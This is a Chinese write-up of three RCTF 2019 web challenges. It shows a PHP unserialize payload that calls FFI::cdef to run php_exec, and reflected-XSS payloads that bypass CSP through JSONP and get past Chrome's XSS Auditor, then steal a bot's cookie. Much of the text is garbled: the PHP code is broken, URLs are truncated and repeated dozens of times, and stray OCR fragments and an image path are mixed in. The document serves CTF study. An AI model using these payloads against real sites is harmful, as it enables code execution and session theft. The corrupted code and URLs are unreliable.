RCTF 2019 Web Writeup

```
nextphp
```

}

```
'arg' => '1'
];
private function run () {
    $this->data['ret'] = $this->data['func']($this->data['arg']);
public function __serialize(): array {
    return $this->data;
public function __unserialize(array $data) {
    array_merge($this->data, $data);
    $this->run();
public function serialize (): string {
    return serialize($this->data);
public function unserialize($payload) {
    $this->data = unserialize($payload);
    $this->run();
public function __get ($key) {
    return $this->data[$key];
public function __set ($key, $value) {
    throw new \Exception('No implemented');
public function __construct () {
    throw new \Exception('No implemented');
```

里面定义了一个可以反序列化执行任意函数的类,然而我们已经有了一句话木马,乍看之下好像没有任何作用。

好好想了想,起这个名字一般是预加载的文件,于是尝试在 phpinfo 里搜一下,发现:

```
opcache.preload = /var/www/html/preload.php
是没见过的孩子呢, google 一下这个配置:
  https://wiki.php.net/rfc/preload
是 PHP 7.4的新特性,可以利用其在服务器启动时加载一些类和函数,然后就可以在之后如同 PHP 的内部实体一样直接调用,仔细读文档,发现一行:
  In conjunction with ext/FFI (dangerous extension), we may allow FFI functionality only in preloaded PHP files, but not in regular ones
dangerous? 同样在 phpinfo 里先搜一下:
FFI support = enabled
看来是启动了,于是同样去搜一下这是个啥:
  https://www.php.net/manual/en/ffi.examples-basic.php
看起来可以利用 ffi 直接调用 C 语言编写的函数, 且示例里还有:
  https://www.php.net/manual/en/ffi.examples-callback.php
可以看到在 FFI::cdef 不传第二个参数时,可以直接调用 PHP 源码中的函数,于是我们可以考虑直接调用 PHP 里执行命令的函数:
<?php
final class A implements Serializable {
  protected $data = [
       'ret' => null,
       'func' => 'FFI::cdef',
       'arg' => "int php_exec(int type, char *cmd);"
  public function serialize (): string {
      return serialize($this->data);
  public function unserialize($payload) {
      $this->data = unserialize($payload);
      $this->run();
  }
  public function __construct () {
}
$a = new A;
echo serialize($a);
最后反序列化执行:
http://nextphp.2019.rctf.rois.io/?a=$a=unserialize('C%3al%3a"A"%3a97%3a{a%3a3%3a{s%3a%ret"%3bN%3bs%3a4%3a"func"%3bs%3a9%3a%3a
Flag:
RCTF{Do_y0u_l1ke_php74?}
rblog
进入题目后,先看着往年的 Writeup 膜一波蓝猫师傅。
查看网页源码,发现有一个 rblog.js ,点开看到里面有一个 api: /api/v2/posts。
于是访问 https://rblog.2019.rctf.rois.io/api/v2/posts , 发现是返回了三篇 Writeup 且是固定不变的,没看出有什么可以利用的点。
随手找下别的 api: https://rblog.2019.rctf.rois.io/api/v2/post , 返回:
```

"status": false.

"data": []

"message": "' \post' not found.",

好像存在反射型 XSS ?尝试:

https://rblog.2019.rctf.rois.io/api/v2/

没有解析,发现是因为 Content-Type: application/json。

在这里卡了一会儿,后面在想这个会不会是什么框架,于是 google 了一发路由:



找到约 718,000,000 条结果 (用时 0.35 秒)

Management API v1 vs v2 - Auth0

https://auth0.com/docs/api/management/v2/changes ▼ 翻译此页

Describes the major differences between Auth0's Management API v1 and Management API v2, and details the reasons for each change.

才明白原来这个 v 是版本的意思,于是尝试了一波 https://rblog.2019.rctf.rois.io/api/v1/posts

同样测一波反射:

https://rblog.2019.rctf.rois.io/api/v1/

这次解析了,因为此时 Content-Type: text/html; charset=UTF-8。

XSS 有了, 但是还有 CSP:

Content-Security-Policy: default-src 'self'; object-src 'none'

题目给了 hint:

API supports JSONP.

测试一下 https://rblog.2019.rctf.rois.io/api/v1/posts?callback=test , 返回:

test({...})

于是很容易想到:

<script src=https://rblog.2019.rctf.rois.io/api/v1/posts?callback=alert(1);console.log></script>

但是发现会被转义,变成:

<script src=https:\/rblog.2019.rctf.rois.io\/api\/v1\/posts?callback=alert(1);console.log><\/script>

无法闭合 script 标签,所以这条路走不通。

测试了一下标点符号,发现只有正反斜杠、单双引号会被转义,那么很容易想到我们可以利用 html 编码来绕过这些转义,payload:

<iframe srcdoc=<script src=https://



在 Firefox 下已经可以执行任意 js 了,但是题目说明了 bot 使用的是 Chrome 74,当前的最新版本。在 Chrome 下这个 payload 会被 XSS Auditor 拦截,并且因为是最新版本的 Chrome ,暂不考虑是否存在什么 bypass auditor 的 0day 。

我们从 Auditor 的原理来考虑: Auditor 会检测 URL 中的含有的代码和页面中含有的代码是否一致,如果一致则会拦截。反之,从以往看到的很多 bypass 案例中,都可以知道如果后端对 URL 中的一些字符做了处理再返回,导致 URL 和页面中的内容不一致,就不会被拦截。

于是 Fuzz 后端会对哪些字符进行处理,测试到中文句号的时候发现:



学 华纳社区

后端会把中文句号 unicode 编码,于是我们就可以利用起这个操作,来混淆我们的 payload ,最终成功 bypass Chrome XSS Auditor :

https://rblog.2019.rctf.rois.io/api/v1/%3Ciframe%20srcdoc=(■■■■■■■)%26%2360%3B%26%23115%3B%26%2399%3B%26%23114%3B%26%23105%3

Report 给 bot , 成功在打回的 cookie 中获得 flag:

RCTF{uwu_easy_bypass_with_escaped_unicode}

ez4cr

这题是上一题的后续,从上一题打回来的 cookie 中可以得到提示:

hint_for_rBlog_2019.2=the flag for rblog2019.2 is in the cookie of the report domain. You may need a chrome xss auditor bypass

也就是这题需要在 <u>https://report-rblog.2019.rctf.rois.io</u> 域下找到一个 XSS 并且需要 Bypass Chrome Xss Auditor 。

同样在页面源码中的 js 文件里发现一个 api: https://report-rblog.2019.rctf.rois.io/report.php

按照上一题的思路,测试 JSONP: https://report-rblog.2019.rctf.rois.io/report.php?callback=test

https://report-rblog.2019.rctf.rois.io/report.php?callback=test

尝试反射 XSS: https://report-rblog.2019.rctf.rois.io/report.php?callback=%3Cscript%3E

没有任何过滤,并且 Content-Type: text/html; charset=UTF-8。


那么很容易就可以得到一个 Bypass CSP 的 XSS:

 $\verb|https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report-rblog.2019.rctf.rois.io/report.php?callback=$3Cscript$20src=https://report.php.callback=$3Cscript$20src=https://report.php.callback=$3Cscript$20src=https://report.php.callback=$3Cscript$20src=https://report.php.callback=$3Cscri$

但是因为这一次后端没有对任何字符进行处理,所以无法再像上一题一样利用后端的处理来 Bypass Auditor ,感觉是一道硬核直接 Bypass Auditor 的 0day 题目。。。

经过漫长的 Fuzz ,队友 @wisdomtree 发现这样可以 Bypass Auditor:

https://report-rblog.2019.rctf.rois.io/report.php?callback=%3Cscript%2Osrc=http://report-rblog.2019.rctf.rois.io/report.php?ca



A THIRTIX

仔细一看发现:

(i) view-source:https://report-rblog.2019.rctf.rois.io/report.php?callback=<script%20src=http://report-rblog.2019.rctf.rois.io/repo...

1 <script src="https://report-rblog.2019.rctf.rois.io/report.php?callback=alert(1);console.log"></script>({"status":false})

URL payload 中 script src 的协议 http 经过后端返回到页面中时直接变成了 https ,还贴心的给 src 加上了双引号,所以打破了一致性,绕过了 Auditor 。

于是 payload:

https://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.io/report.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php?callback=3Cscript%20src=http://report-rblog.2019.rctf.rois.php.

Report 给 bot ,成功在打回的 cookie 中获得 flag:

 ${\tt RCTF} \{ charset_in_content-type_ignored._.??did_i_find_a_chrome_xss_filter_bypass_0day \}$

从 flag 感觉到我们的解法应该是非预期,于是问了一下蓝猫师傅,才知道这个协议的 upgrade 其实并不是后端处理的,而是因为题目使用了 Cloudflare CDN,被 CDN 自动处理的,可以说是神助攻了。。。

点击收藏 | 1 关注 | 1

上一篇: APT28分析之CVE-2015-... 下一篇: Kap0k RCTF2019 Wr...

- 1. 0 条回复
 - 动动手指,沙发就是你的了!

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板